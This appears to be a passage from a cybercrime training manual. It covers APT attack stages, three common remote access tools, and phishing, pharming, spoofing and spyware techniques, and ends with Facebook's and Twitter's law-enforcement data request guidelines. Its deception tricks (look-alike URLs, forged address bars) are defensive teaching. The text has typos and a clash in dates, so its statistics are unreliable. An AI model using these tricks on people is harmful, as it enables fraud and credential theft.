The Issue: Federal Agencies are under constant attack and existing defenses fail to defend their networks (FireEye, 2013).

While APTs use many of the same techniques as traditional attacks, they differ from common botnets and malware because they target strategic users to gain undetected access to key assets. APTs can do insidious damage long before an organization knows that it has been hit. While blocking attacks before they can infiltrate your network is always the best means of minimizing harm, organizations under APT siege can fight back with intelligently designed incident response plans geared to their unique characteristics. APTs are to intrusion detection what stealth aircraft are to radar. They are targeted attacks designed to evade conventional detection. Once "inside" and disguised as legitimate traffic, they can establish covert, long-term residency to siphon your valuable data with impunity.

While recent headlines have focused on the most sensational examples of highly organized and well-funded attacks—Google, Adobe, RSA, Lockheed Martin, SONY, and PBS—thousands of undisclosed attacks have quietly plagued government agencies and corporations large and small worldwide.

APTs represent a fundamental shift compared to the high-profile hacking events of prior years that commonly targeted networks. Focusing on the weakest links of your defense chain, APTs target specific system vulnerabilities and, more importantly, specific people. While the victimized organizations vary in size, type, and industry, the individuals they target usually fit the same profile: people with the highest-level access to the most valuable assets and resources

Advanced attacks described as advanced persistent threats' (APT's) involve activity largely supported, directly or indirectly by a nation-state.

- Steal Intellectual Property
- Eavesdropping on sensitive government communications
- Undermine the overall security of national security-related sites

The U.S Defense Secretary Leon Panetta recently remarked on the severity and scope of the threat: " We are literally getting hundreds or thousands of attacks every day that try to exploit information in various {U.S} agencies and departments." Recently, U.S FBI Director Robert Mueller also echoed the gravity of those concerns: "In the not too distant future, we anticipate that the cyber threat will pose the number one threat to our country. Today, terrorist have not used the Internet to launch full-scale cyber attacks, but we cannot underestimate their intent."

Why Traditional Tools fail to detect APT's

In a nutshell, many of the defenses employed today are ill-equipped to combat today's APT attacks. While firewalls, IPS, AV, & gateways are important next-generation security tools; they continue to be proven ineffective at stopping ATP attacks. The reason being is they focus on approaches like signatures and blacklisting IP address. By the very definition, these approaches do not work against zero-day vulnerabilities because they themselves do not look for signatures of a new exploit and it will not stop it. When highly dynamic malicious URL's are employed, URL blacklist won't cut it. They are defenseless against these types of attacks.

How APT Attacks are carried out

APT attacks are often comprised of a number of distinct, yet coordinated facets. They have multiple attack vectors. They can be delivered through email or web traffic or can be blended. Here is an overview of the different stages that comprise of these attacks:

- System Exploitation – Leveraging zero-day exploits, sophisticated spear phishing tactics or sometimes both.
- Malware Downloaded – Once a system has been exploited, the attacker downloads a malicious executable, such as a keylogger, Trojan, password crackers or file grabber.
- Callbacks and Control Established – Once the malware installs, they hacker got through the first step of establishing the control point from within your defenses. The malware then calls out to the criminal's servers for further instructions.
- Data Exfiltration – Next, data acquired from the infected servers is staged for exfiltration and processed.
- Lateral Movement – During this phase the criminal works to move beyond the system initially exploited, and begins moving laterally within the target organization, accessing additional systems and gaining, elevated access to important users, services and so on.

The Requirements: What is needed to combat APT's

To address these attacks, federal agencies need to be able to:

- Detect and stowed based and email-based attacks that exploit zero-day vulnerabilities – when they first appear on the network.
- Expose the entire cyber-attack lifecycle by correlating intelligence across various threats and channels.
- Product complete cyber forensic details of attacks that exploit web, email, file or hybrid attack vectors.

Most Tracked Malicious Software

Lets take a deeper dive into three of the most tracked malicious software tools in 2013: LV, Dark Comet, and GhOstRAT. These are what are commonly referred to as publically available remote administration tools, or RAT's.

The RAT's pose a devastating combination of simplicity and power. They have been designed from the ground up, to allow attackers to accomplish anything they wish on a target computer, which might consist of

anything from denial of service attacks to data theft. RAT's also require little technical expertise to utilize and have simply GUI interfaces that allow hackers to simply click their way through the victim's computers.

LV

McAfee Institute has tracked the use of LV in targeted cyber operations since 2012. This type of malware takes advantage of both email and web traffic as it attacks vectors. The most common vertical targets of LV in 2013 where

- Education
- High-Tech
- Government
- Financial Services
- Healthcare
- Energy and Utilities
- Services and Consulting

GhOstRAT

McAfee Institute has tracked the use of GhOstRAT in target cyber operations since 2012. This malware leverages both email and web traffic as the main attack vectors.

Countries most frequently identified

- U.S
- South Korea
- Canada
- Switzerland
- Germany
- Japan

The top 3 verticals where

- High-Tech
- Education
- Financial Services

Dark Comet

McAfee Institute has tracked the use of Dark Comet in targeted cyber operations since 2012. This malware like ghOstRAT uses bot email and web traffic as their attack vectors. The most common countries targeted by this malware are:

- U.S.
- South Korea
- Canada
- Japan

- Switzerland
- Germany
- United Kingdom

Top 10 Vertical Targets: World Wide

Based on the highest number of targeted operations discovered by McAfee Institute's global persistent threat engine in 2013, the top 10 industry verticals are listed below and present a wealth of intellectual property value which often plays a crucial role in national security.

1. Education
2. Financial Services
3. High-Tech
4. Government
5. Services / Consulting
6. Energy / Utilities
7. Chemical / Manufacturing
8. Telecom (Internet/Phone/Cable)
9. Healthcare/Pharmaceuticals
10. Aerospace/Defense/Airlines

Top 10 Countries that where most affected targeted by APT's

Over the course of 2017, APT actors targeted many nations around the world, seeking national security secrets, research and developmental data.

1. United States
2. South Korea
3. Canada
4. Japan
5. United Kingdom
6. Germany
7. Switzerland
8. Taiwan
9. Saudi Arabia
10. Israel

The highest number of unique malware families by vertical

Below is the highest number of unique malware families targeted by industry/vertical:

- Government (Federal)
- Services & Consulting
- Technology
- Financial Services
- Telecommunication

- Education
- Aerospace and defense
- Government (State & Local)
- Chemicals
- Energy

Top Concerns of the Federal CIO's

What are federal CIO's top concerns, the things that keep them up at night? We asked them and here are their responses:

1. Cyber Security
2. Controlling Cost
3. Human Capital
4. Central Agency Policy
5. Mobility
6. Others*****

APT Incident Response Plan

It's vital that every IT organization has an APT incident response plan at the ready. And planning should start with identification and education of individuals and systems most likely to be targeted because of their access to important assets.

The initial response phase is critical because it requires all actions taken once an incident has been detected to prepare for the investigation phase. It can also prevent knee-----jerk reactions that could compromise evidence, create redundancy of work, and lead to ineffective remediation steps. Rushing to "fix" compromised systems without performing due diligence on the attack can alert hackers that they've been discovered, further compromising containment.

Furthermore, APTs are like cancers. Remediating only a subset of the infected systems will likely lead to recurring exposure. Before rushing headlong into response mode, notify the appropriate security administrators, gather as much data as possible, and construct a strategic response and remediation plan consistent with your business objectives.

The key is to ensure that all evidence is preserved and the process is documented. Post-----mortem analysis of the incident's root cause and recommendations of changes in the process are crucial. Without them, the same mistakes are likely to be repeated the next time an incident occurs.

22.2. Intrusion Attacks on Personal Information

There are three types of attacks against computer systems: Physical, Syntactic and Semantic. A physical attack uses conventional weapons, such as bombs or even fire to destroy. A syntactic attack uses virus-type software to disrupt or damage a computer system or network. A semantic attack is a more subtle approach. Its goal is to attack users' confidence by causing a computer system to produce errors and unpredictable results.

Syntactic attacks are sometimes grouped under the term "malicious software" or "malware". These attacks may include viruses, worms, and Trojan horses. One common vehicle of delivery formal ware is email.

Semantic attacks involve the modification of information or dissemination of incorrect information. Modification of information has been perpetrated even without the aid of computers, but computers and networks have provided new opportunities to achieve this. Also, the dissemination of incorrect information to large numbers of people quickly is facilitated by such mechanisms as email, message boards, and websites

Hacking tricks can be divided into different categories elaborated below:

1. Trojan programs that share files via instant messenger.
2. Phishing
3. Fake Websites.
4. Spoofing
5. Spyware
6. Electronic Bulletin Boards
7. Information Brokers
8. Internet Public Records
9. Trojan Horses
10. Wormhole Attack

Trojan programs that share files via instant messenger

Instant messaging allows file sharing on a computer. All present popular instant messengers have file-sharing abilities, or allow users to have the above functionality by installing patches or plug-ins; this is also a major threat to present information security. This type of communication software also makes it difficult for existing anti-virus software designed to prevent hacking to be successful. Hackers use instant communication software like this to plant Trojan programs into an unsuspected program; the planted program is a remotely controlled hacking tool that can conceal itself o n a d e v i c e and is unauthorized. The Trojan program is unknowingly executed, controlling the infected computer; it can read, delete, move and execute any file on the computer. The advantages of a hacker replacing remotely installed backdoor Trojan programs with instant messengers to access files are: When the victim gets online, the hacker will be informed. Thus, a hacker can track and access the infected computer, and incessantly steal user information.

A hacker needs not open a new port to perform transmissions; he can perform his operations through the already opened instant messenger port. Even if a computer uses dynamic IP addresses, its screen name doesn't change.

Hijacking and Impersonation

There are various ways through which a hacker can impersonate other users. The most commonly used method is eavesdropping on unsuspecting users to retrieve user accounts, passwords and other user related information.

The theft of user account number and related information is a very serious problem in any instant messenger. For instance, a hacker after stealing a user's information can impersonate the user; the user's contacts not knowing that the user's account has been hacked will believe that the person they're talking to is the user, and then can be persuaded to execute certain programs or reveal confidential information. Hence, theft of user identity not only endangers a user but also surrounding users. Guarding against Internet security problems is presently the focus of future research; because without good protection, a computer can be easily attacked, causing major losses.

Hackers wishing to obtain user accounts may do so with the help of Trojans designed to steal passwords. If an instant messenger client stores his/her password on his/her computer, then a hacker can send a Trojan program to the unsuspecting user. When the user executes the program, the program shall search for the user's password and send it to the hacker. There are several ways through which a Trojan program can send messages back to the hacker. The methods include instant messenger, IRC, emails, etc. Currently, the four most popular instant messengers are Facebook, Yahoo! Messenger, ICQ, and MSN Messenger, none of which encrypts its flow. Therefore, a hacker can use a man-in-the-middle attack to hijack a connection, then impersonate the hijacked user and participate in a chat session.

Denial of Service

There are many ways through which a hacker can launch a denial of service (DoS) attack on an instant messenger user. A Partial DoS attack will cause a user end to hang, or use up a large portion of CPU resources causing the system to become unstable.

There are many ways in which a hacker can cause a denial of service on an instant messenger client. One common type of attack is flooding a particular user with a large number of messages. The popular instant messaging clients contain protection against flood-attacks by allowing the victim to ignore certain users. However, there are many tools that allow the hacker to use many accounts simultaneously, or automatically create a large number of accounts to accomplish the flood-attack. Adding to this is the fact that once, the flood-attack has started and the victim realizes what has happened, the computer may become unresponsive. Therefore, adding the attacking user accounts to the ignore list of the instant messenger client may be very difficult. DoS attacks are very easy to generate and very difficult to detect, and hence are attractive weapons for hackers. In a typical DoS attack, the attacker node spoofs its IP address and uses multiple intermediate nodes to overwhelm other nodes with traffic. DoS attacks are typically used to take important servers out of action for a few hours, resulting in DoS for all users served by the server. It can

also be used to disrupt the services of intermediate routers.

Phishing

The word phishing comes from the analogy that Internet scammers are using email lures to fish for passwords and financial data from the sea of Internet users. The term was coined in 1996 by hackers who were stealing AOL Internet accounts by scamming passwords from unsuspecting AOL users. Since hackers have a tendency to replace “f” with “ph” the term phishing was derived.

Phishing is a method that exploits people’s sympathy in the form of aid-seeking emails; the e-mail act as bait. These e-mails usually request their readers to visit a link that seemingly links to some charitable organization’s website, but in truth links the readers to a website that will install a Trojan program into the reader’s computer.

Therefore, users should not forward unauthenticated charity emails, or click on unfamiliar links in an e-mail. Sometimes, the link could be a very familiar link or an often frequented website, but still, it would be safer if you’d type in the address yourself so as to avoid being linked to a fraudulent website. Phisher deludes people by using similar e-mails mailed by well-known enterprises or banks; these e-mails often ask users to provide personal information, or result in losing their personal rights; they usually contain a counterfeit URL which links to a website where the users can fill in the required information. People are often trapped by phishing due to inattention.

Phishing Techniques

Phishing techniques can be divided into different categories, some of which are explained below:

Link manipulation

Most methods of phishing use some form of technical deception designed to make a link in an email (and the spoofed website it leads to) appear to belong to the spoofed organization. Misspelled URLs or the use of subdomains are common tricks used by phishers, such as this example URL, <http://www.yourbank.com.example.com/>. Another common trick is to make the anchor text for a link appear to be valid, when the link actually goes to the phishers’ site.

An old method of spoofing used links containing the ‘@’ symbol, originally intended as a way to include a username and password (contrary to the standard). For example, the link <http://www.google.com@members.tripod.com/> might deceive a casual observer into believing that it will open a page on www.google.com. Whereas it actually directs the browser to a page on members.tripod.com, using a username of www.google.com: the page opens normally, regardless of the username supplied. Such URLs were disabled in Internet Explorer, while the Mozilla and Opera web browsers opted to present a warning message and give the option of continuing to the site or canceling.

A further problem with URLs has been found in the handling of Internationalized domain names (IDN) in web browsers, that might allow visually identical web addresses to lead to different, possibly malicious, websites. Despite the publicity surrounding the flaw, known as IDN spoofing or a homograph attack, no known phishing attacks have yet taken advantage of it. Phishers have taken advantage of a similar risk, using open URL redirectors on the websites of trusted organizations to disguise malicious URLs with a trusted domain.

Filter evasion

Phishers have often used images instead of text to make it harder for anti-phishing filters to detect text commonly used in phishing emails.

Website forgery

Once the victim visits the website the deception is not over. Some phishing scams use JavaScript commands in order to alter the address bar. This is done either by placing a picture of a legitimate URL over the address bar or by closing the original address bar and opening a new one with the legitimate URL.

An attacker can even use flaws in a trusted website's own script against the victim. These types of attacks (known as cross-site scripting) are particularly problematic because they direct the user to sign in at their bank or service's own web page, where everything from the web address to the security certificates appears correct. In reality, the link to the website is crafted to carry out the attack, although it is very difficult to spot without specialist knowledge. Just such a flaw was used in 2006 against Pay Pal.

A Universal Man-in-the-middle Phishing Kit, discovered by RSA Security, provides a simple-to-use interface that allows a phisher to convincingly reproduce websites and capture log-in details entered at the fake site.

Phone phishing

Not all phishing attacks require a fake website. Messages that claimed to be from a bank told users to dial a phone number regarding problems with their bank accounts. Once the phone number (owned by the phisher, and provided by a voice over IP service) was dialed, prompts told users to enter their account numbers and PIN. Voice phishing sometimes uses fake caller-ID data to give the appearance that calls come from a trusted organization.

Solutions**Social responses**

One strategy for combating phishing is to train people to recognize phishing attempts, and to deal with them. Education can be promising, especially where training provides direct feedback.

People can take steps to avoid phishing attempts by slightly modifying their browsing habits. When contacted about an account needing to be "verified" (or any other topic used by phishers), it is a sensible precaution to contact the company from which the email apparently originates to check that the email is legitimate.

Alternatively, the address that the individual knows is the company's genuine website can be typed into the address bar of the browser, rather than trusting any hyperlinks in the suspected phishing message.

Technical responses

Anti-phishing measures have been implemented as features embedded in browsers, as extensions or toolbars for browsers, and as part of website login procedures. The following are some of the main approaches to the problem.

Helping to identify legitimate sites

Since phishing is based on impersonation, preventing it depends on some reliable way to determine a website's real identity. For example, some anti-phishing toolbars display the domain name for the visited website. The pet-name extension for Firefox lets users type in their own labels for websites, so they can later recognize when they have returned to the site. If the site is suspect, then the software may either warn the user or block the site outright.

Fake Websites

Fake bank websites stealing account numbers and passwords have become increasingly common with the growth of online financial transactions. Hence, when using online banking, we should take precautions like using a secure encrypted customer's certificate, surf the net following the correct procedure, etc.

First, the scammers create a similar website homepage; then they send out e-mails with enticing messages to attract visitors. They may also use fake links to link internet surfers to their website. Next, the fake website tricks the visitors into entering their personal information, credit card information or online banking account number and passwords. After obtaining a user's information, the scammers can use the information to drain the bank accounts, shop online or create fake credit cards and other similar crimes.

Usually, there will be a quick search option on these fake websites, luring users to enter their account number and password. When a user enters their account number and password, the website will respond with a message stating that the server is under maintenance. Hence, we must observe the following when using online banking:

Observe the correct procedure for entering a banking website. Do not use links resulting from searches or links on other websites.

Online banking certifications are currently the most effective security safeguard measure.

Do not easily trust e-mails, phone calls, and short messages, etc. that asks for your account number and passwords.

Phishers often impost a well-known enterprise while sending their e-mails by changing the sender's e-mail address to that of the well known enterprise, in order to gain people's trust. The 'From' column of an e-mail is set by the mail software and can be easily changed by the web administrator. Then, the Phisher creates a fake information input website, and send out e-mails containing a link to this fake website to lure e-mail recipients into visiting his fake website. Most Phishers create imitations of well-known enterprises websites to lure users into using their fake websites.

Even so, a user can easily notice that the URL of the website they're entering has no relation to the intended enterprise. Hence, Phishers may use different methods to impersonate enterprises and other people. A commonly used method is hiding the URL. This can easily be done with the help of JavaScript. Another way is to exploit the loopholes in an Internet browser, for instance, displaying a fake URL in the browser's address bar. The security loophole causing the address bar of a browser to display a fake URL is a commonly used trick and has often been used in the past. For example, an e-mail in HTML format may hold the URL of a website of a well-known enterprise, but in reality, the link connects to a fake website. The key to successfully use a URL similar to that of the intended website is to trick the visual senses. For

example, the sender's address could be disguised as that of Nikkei BP, and the link set to <http://www.nikeibp.co.jp/> which has one k less than the correct URL which is <http://www.nikkeibp.co.jp/>. The two URLs look very similar, and the difference barely noticeable. Hence people are easily tricked into clicking the link. Besides the above, there are many more scams that exploit the trickery of visual senses. Therefore, you should not easily trust the given sender's name and a website's appearance. Never click on unfamiliar and suspicious URLs on a webpage. Also, never enter personal information into a website without careful scrutiny.

Solutions

Internet Explorer 9 and Firefox both have sophisticated filters that can detect most fake websites.

Here are some other clues that might give away a fake:

- Look for evidence of a real-world presence: an address, a phone number, an email contact. If in doubt, send an email, make a phone call or write a letter to establish whether they really exist.
- The website's address is different from what you are used to, perhaps there are extra characters or words in it or it uses a completely different name or no name at all, just numbers.
- Right-clicking on a hyperlink and selecting "Properties" should reveal a link's true destination – beware if this is different from what is displayed in the email.
- Even though you are asked to enter private information there is NO padlock in the browser window or 'https://' at the beginning of the web address to signify that it is using a secure link and that the site is what it says it is.
- A request for personal information such as username, password or other security details IN FULL, when you are normally only asked for some of them.
- Although rare, it is possible for your computer to be corrupted by viruses in such a way that you can type a legitimate website address into your browser and still end up at a fake site. This problem is known as 'pharming'. Check the address in your browser's address bar after you arrive at a website to make sure it matches the address you typed. Subtle changes ('eebay' instead of 'ebay' for example) may indicate that your computer is a victim of a pharming attack.

Pharming

Similar in nature to phishing, Pharming (pronounced farming) is a Hacker's attack aiming to redirect a website's traffic to another, bogus website. Pharming can be conducted either by changing the hosts file on a victim's computer or by exploitation of a vulnerability in DNS server software. DNS servers are computers responsible for resolving Internet names into their real addresses – they are the "signposts" of the Internet. Compromised DNS servers are sometimes referred to as "poisoned". The term pharming is a word play on farming and phishing. The term phishing refers to social engineering attacks to obtain access credentials such as user names and passwords. In recent years pharming has been used to steal identity information. Pharming has become of major concern to businesses hosting ecommerce and online banking websites.

Spoofing

A technique used to gain unauthorized access to computers, whereby the intruder sends messages to a computer with an IP address indicating that the message is coming from a trusted host. To engage in IP spoofing, a hacker must first use a variety of techniques to find an IP address of a trusted host and then

modify the packet headers so that it appears that the packets are coming from that host.

A closely interconnected and often confused term with phishing and pharming is spoofing. A “spoofers”, in Internet terms, is defined generally as the “cracker” who alters, or “forges”, an e-mail address, pretending to originate a message from a different source address than that which he or she truly has. There are many ways an attacker may do this, and there are many types of attacks. The attacker may do this to gain access to a secured site that would accept the “hijacked” address as one of few permissible addresses, or more maliciously, the reason may be to hide the source of any type of attack. Email spoofing is often an attempt to trick the user into making a damaging statement or releasing sensitive information (such as passwords).

Spoofing Attacks Techniques

Spoofing attacks can be divided into different categories, some of which are elaborated below:

Man-in-the-middle attack and Internet protocol spoofing

An example from cryptography is the man-in-the-middle attack, in which an attacker spoofs Alice into believing they're Bob, and spoofs Bob into believing they're Alice, thus gaining access to all messages in both directions without the trouble of any.

Spyware

Spyware is computer software that can be used to gather and remove confidential information from any computer without the knowledge of the owner. Everything the surfer does online, including his passwords, may be vulnerable to spyware. Spyware can put anyone in great danger of becoming a victim of identity theft. Moreover, some forms of spyware can be installed on the computer from a remote location without the identity thief ever having physical access to the victim's computer.

While the term spyware suggests software that secretly monitors the user's behavior, the functions of spyware extend well beyond simple monitoring. Spyware programs can collect various types of personal information, but can also interfere with user control of the computer in other ways, such as installing additional software, redirecting Web browser activity, accessing websites blindly that will cause more harmful viruses, or diverting advertising revenue to a third party. Spyware can even change computer settings, resulting in slow connection speeds, different home pages, and loss of Internet or other programs. In an attempt to increase the understanding of spyware, a more formal classification of its included software types is captured under the term privacy-invasive software.

In response to the emergence of spyware, a small industry has sprung up dealing with anti-spyware software. Running anti-spyware software has become a widely recognized element of computer security best practices for Microsoft Windows desktop computers. A number of jurisdictions have passed anti-spyware laws, which usually target any software that is surreptitiously installed to control a user's computer.

Routes of infection

Spyware does not directly spread in the manner of a computer virus or worm: generally, an infected system does not attempt to transmit the infection to other computers. Instead, spyware gets on a system through deception of the user or through an exploitation of software vulnerabilities.

Most spyware is installed without users' knowledge. Since they tend not to install software if they know that it will disrupt their working environment and compromise their privacy, spyware deceives users, either by piggybacking on a piece of desirable software such as Kazaa or Limewire, tricking them into installing it (the Trojan horse method). Some "rogue" anti-spyware programs masquerade as security software, while being spyware themselves. The distributor of spyware usually presents the program as a useful utility – for instance as a "Web accelerator" or as a helpful software agent. Users download and install the software without immediately suspecting that it could cause harm.

Spyware can also come bundled with shareware or other downloadable software, as well as music CDs. The user downloads a program and installs it, and the installer additionally installs the spyware. Although the desirable software itself may do no harm, the bundled spyware does. In some cases, spyware authors have paid shareware authors to bundle spyware with their software. In other cases, spyware authors have repackaged desirable free software with installers that add spyware.

A third way of distributing spyware involves tricking users by manipulating security features designed to prevent unwanted installations. Internet Explorer prevents web sites from initiating an unwanted download. Instead, it requires a user action, such as clicking on a link. However, links can prove deceptive: for instance, a pop-up ad may appear like a standard Windows dialog box. The box contains a message such as "Would you like to optimize your Internet access?" with links which look like buttons reading Yes and No. No matter which "button" the user presses, a download starts, placing the spyware on the user's system. Later versions of Internet Explorer offer fewer avenues for this

References

- Bhardwaj, M. (2011). Types of Hacking Attacks. Retrieved from International Journal of Education Planning and Administration on November 1st, 2014
- McAfee, J. (2014). Methods of Hacking Personal Information. Retrieved from McAfee Institute on November 1st, 2014.

22.3. Cyber Attacks on Retailers

23. Law Enforcement Partnerships

State and local law enforcement have held the primary responsibility for investigating and prosecuting organized retail crime. However, as the scope of the crime has increased, so too has the involvement of federal law enforcement. Retail criminals are no longer selling goods simply at local flea markets; rather, they are using interstate transportation routes to move stolen goods, as well as the Internet to sell and ship this merchandise across the country and around the world.

Much like other forms of organized crime, organized retail crime is becoming increasingly transnational. For law enforcement to effectively combat ORC, it must rely on multi-lateral coordination, via domestic and international task forces and partnerships. In addition to expanding multi-lateral law enforcement partnerships, federal law enforcement has partnered with the retail industry and online markets to combat the theft and illicit resale of stolen goods. Law enforcement has generally not had trouble obtaining the needed information to investigate potential cases of ORC.

Here's a summary of federal law enforcement efforts:

1. **Federal Bureau of Investigation (FBI)** In December 2003, the FBI established an Organized Retail Theft (ORT) Initiative aimed at identifying and dismantling multi-jurisdictional retail crime rings. This initiative emphasizes information sharing between law enforcement and the private sector in order to investigate ORC and develop a greater understanding of the nature and extent of ORC around the country. The Initiative relies on federal statutes such as the Money Laundering, Interstate Transportation of Stolen Property, and Racketeer Influenced and Corrupt Organizations (RICO) to investigate and prosecute ORC rings. In addition to the Initiative, the FBI leads seven Major Theft Task Forces around the country that are responsible for investigating a host of major theft areas, including ORC.
2. **U.S. Immigration and Customs Enforcement (ICE)** Because ORC often involves interstate and international transportation of stolen goods and the movement of illicit proceeds associated with the sale of these goods, ICE has become increasingly involved in investigating ORC. Further, ICE may become even more involved in ORC investigations if reports indicating that ORC rings rely on unauthorized (illegal) aliens (particularly from Mexico) to act as boosters are substantiated. Employing these aliens as low-level boosters allow them to earn an income while protecting the higher-ups in the organization from being apprehended while stealing; if apprehended, unauthorized aliens may be jailed and then deported, saving higher-ups from the fines or jail time that they could face if arrested.
3. **U.S. Secret Service (USSS)** The USSS is most well-known for protecting the President and Vice President of the United States, as well as visiting heads of state and government. However, it was originally established as a law enforcement agency charged with investigating and preventing the counterfeiting of U.S. currency. The USSS's authorities have expanded, and the agency now investigates crimes ranging from counterfeiting and financial institution fraud to identity crimes, computer crimes, and money laundering. Through investigations into crimes such as credit card fraud, access device fraud, and computer fraud, the USSS has occasionally become involved in investigating organized retail crime groups who steal or fraudulently purchase merchandise from

retailers (through traditional means and online) and then resell these goods for a profit online. The USSS receives ORC case referrals from state and local law enforcement, retail industry investigators, and online marketplaces fighting the sale of stolen goods. The USSS has 31 Electronic Fraud Task Forces and 38 Financial Crimes Task Forces that investigate various financial crimes, including ORC. In addition to state and local law enforcement agencies, these task forces consist of investigators from retail stores, online auction houses, and the banking and finance industries. There are an estimated 100 or more retail investigators participating in the USSS task forces.

4. **U.S. Postal Inspection Service (USPIS)** The USPIS works to prevent mail fraud as well as illegal substances, contraband, and dangerous products from entering the mail system. When investigating cases of ORC, the USPIS investigates individuals using the mail to ship stolen products or to transmit the payment to a seller. These ORC schemes tend to fall into the categories of Internet auction fraud and re-shipper fraud. In cases of Internet auction fraud, the criminals sell stolen goods and ship them domestically and internationally. In cases of re-shipper fraud, criminals may recruit individuals (often unwitting accomplices) to receive the stolen goods and then ship them (often internationally) to other members of the criminal organization or to the buyer of the goods.

24. Law Enforcement Guidelines

Organizations, social networks, hosting companies, and more all around the world contain valuable information on individuals that could be helpful during an investigation. They all have different requirements for accessing customer information for law enforcement purposes. The next section will provide an overview (example if you will) of some of the largest social media platforms on the net today and what their established guidelines are for requesting information on their customers. Understand that this is not an All-Inclusive directory and only serves to help educate you on the various types of requests that are asked for by these organizations to get their customer data. While there are millions of websites and social media networks out there, you are tasked with identifying the information from these various resources to ensure your investigation is a success.

24.1. Facebook Guidelines*

These operational guidelines are for law enforcement officials seeking records from Facebook as adapted from Facebook.com. For private party requests, including requests from civil litigants and criminal defendants, visit facebook.com/help/?page=1057. Users seeking information on their own accounts can access Facebook's "Download Your Information" feature from their account settings. See facebook.com/help/?page=18830. This information may change at any time.

We disclose account records solely in accordance with our terms of service and applicable law, including the federal Stored Communications Act ("SCA"), 18 U.S.C. Sections 2701-2712. Under US law:

- A valid subpoena issued in connection with an official criminal investigation is required to compel the disclosure of basic subscriber records (defined in 18 U.S.C. Section 2703©(2)), which may include: name, length of service, credit card information, email address(es), and a recent login/logout IP address(es), if available.
- A court order issued under 18 U.S.C. Section 2703(d) is required to compel the disclosure of certain records or other information pertaining to the account, not including contents of communications, which may include message headers and IP addresses, in addition to the basic subscriber records identified above.
- A search warrant issued under the procedures described in the Federal Rules of Criminal Procedure or equivalent state warrant procedures upon a showing of probable cause is required to compel the disclosure of the stored contents of any account, which may include messages, photos, videos, wall posts, and location information.

We interpret the national security letter provision as applied to Facebook to require the production of only 2 categories of information: name and length of service.

International Legal Process Requirements

We disclose account records solely in accordance with our terms of service and applicable law. A Mutual Legal Assistance Treaty request or letter rogatory may be required to compel the disclosure of the contents of an account. Further information can be found here: facebook.com/about/privacy/other.

Account Preservation

We will take steps to preserve account records in connection with official criminal investigations for 90 days pending our receipt of the formal legal process. You may expeditiously submit formal preservation requests through the Law Enforcement Online Request System at facebook.com/records, or by email, fax or mail as indicated below.

Emergency Requests

In responding to a matter involving imminent harm to a child or risk of death or serious physical injury to any person and requiring disclosure of information without delay, a law enforcement official may submit a request through the Law Enforcement Online Request System at facebook.com/records. Important note: We will not review or respond to messages sent to this email address by non-law enforcement officials. Users aware of an emergency situation should immediately and directly contact local law enforcement officials.

Child Safety Matters

We report all apparent instances of child exploitation appearing on our site from anywhere in the world to the National Center for Missing and Exploited Children (NCMEC), including content drawn to our attention by government requests. NCMEC coordinates with the International Center for Missing and Exploited Children and law enforcement authorities from around the world. If a request relates to a child exploitation or safety matter, please specify those circumstances (and include relevant NCMEC report identifiers) in the request to ensure that we are able to address these matters expeditiously and effectively.

Data Retention and Availability

We will search for and disclose data that is specified with particularity in an appropriate form of the legal process and which we are reasonably able to locate and retrieve. We do not retain data for law enforcement purposes unless we receive a valid preservation request before a user has deleted that content from our service.

Details about data and account deletion can be found in our Data Use Policy (facebook.com/policy.php), Statement of Rights and Responsibilities (facebook.com/terms.php), and Help Center (facebook.com/help/?faq=224562897555674).

Form of Requests

We will be unable to process overly broad or vague requests. All requests must identify requested records with particularity and include the following:

- The name of the issuing authority, badge/ID number of the responsible agent, email address from a law-enforcement domain, and direct contact phone number.
- The email address, user ID number (<http://www.facebook.com/profile.php?id=1000000XXXXXXXXX>) or username (<http://www.facebook.com/username>) of the Facebook profile.

User Consent

If a law enforcement official is seeking information about a Facebook user who has provided consent for the official to access or obtain the user's account information, the user should be directed to obtain that information on their own from their account. For account content, such as messages, photos, videos, and wall posts, users can access Facebook's "Download Your Information" feature from their account settings. See facebook.com/help/?page=18830. Users can also view recent IP addresses in their Account Settings

under Security Settings/Active Sessions. Users do not have access to historical IP information without legal process.

Notification

Law enforcement officials who believe that notification would jeopardize an investigation should obtain an appropriate court order or other process establishing that notice is prohibited. Law enforcement officials may also request nondisclosure if notice would lead to the risk of harm. If your data request draws attention to an ongoing violation of our terms of use, we will take action to prevent further abuse, including actions that may notify the user that we are aware of their misconduct.

Testimony

Facebook does not provide expert testimony support. In addition, Facebook records are self-authenticating pursuant to law and should not require the testimony of a records custodian. If a special form of certification is required, please attach it to your records request.

Cost Reimbursement

We may seek reimbursement for costs in responding to requests for information as provided by law. These fees apply on a per-account basis. We may also charge additional fees for costs incurred in responding to unusual or burdensome requests. We may waive these fees in matters investigating potential harm to children, Facebook and our users, and emergency requests.

Submission of Requests

Online

Law enforcement officials may use the Law Enforcement Online Request System at facebook.com/records for the submission, tracking, and processing of requests.

Please note that a government-issued email address is required to access the Law Enforcement Online Request System. You may also submit requests by email or fax as indicated below.

Email

- records@fb.com

Fax

- United States: +1 650 472-8007
- Ireland: +353 (0)1 653 5373

Mail

- United States Mail Address: 1601 Willow Road, Menlo Park CA 94025
- Ireland Mail Address: Hanover Reach | 5-7 Hanover Quay, | Dublin 2
Attention: Facebook Security, Law Enforcement Response Team

Law enforcement officials who do not submit requests through the Law Enforcement Online Request System at [facebook.com/records](https://www.facebook.com/records) should expect longer response times.

Notes

- Acceptance of legal process by any of these means is for convenience and does not waive any objections, including lack of jurisdiction or proper service.
- We will not respond to correspondence sent by non-law enforcement officials to the addresses above.
- Office Request: <https://www.facebook.com/records/x/login/>

Reference: Facebook. (2013). Law Enforcement Guidelines. Retrieved from <https://www.facebook.com/safety/groups/law/guidelines/>

24.2. Twitter Guidelines*

These are the law enforcement guidelines as adapted from Twitter

What is Twitter?

Twitter is a real-time information network powered by people all around the world that lets users share and discover what's happening now. Users send 140-character messages through our website and mobile site, client applications, or any variety of third-party applications. For more information, you can also visit <https://twitter.com/about>.

For the latest on Twitter's features and functions please visit our Help Center.

What User Information Does Twitter Have?

User information is held by Twitter, Inc. in accordance with our Privacy Policy and Terms of Service. We require a subpoena, court order, or other valid legal processes to disclose information about our users.

Most Twitter profile information is public, so anyone can see it. A Twitter profile contains a profile photo, header photo, background image, and status updates, called Tweets. In addition, the user has the option to fill out location, a URL, and a short "bio" section about themselves for display on their public profile. Please see our Privacy Policy for more information on the data we collect from users.

Does Twitter Have Access to User Photos or Videos?

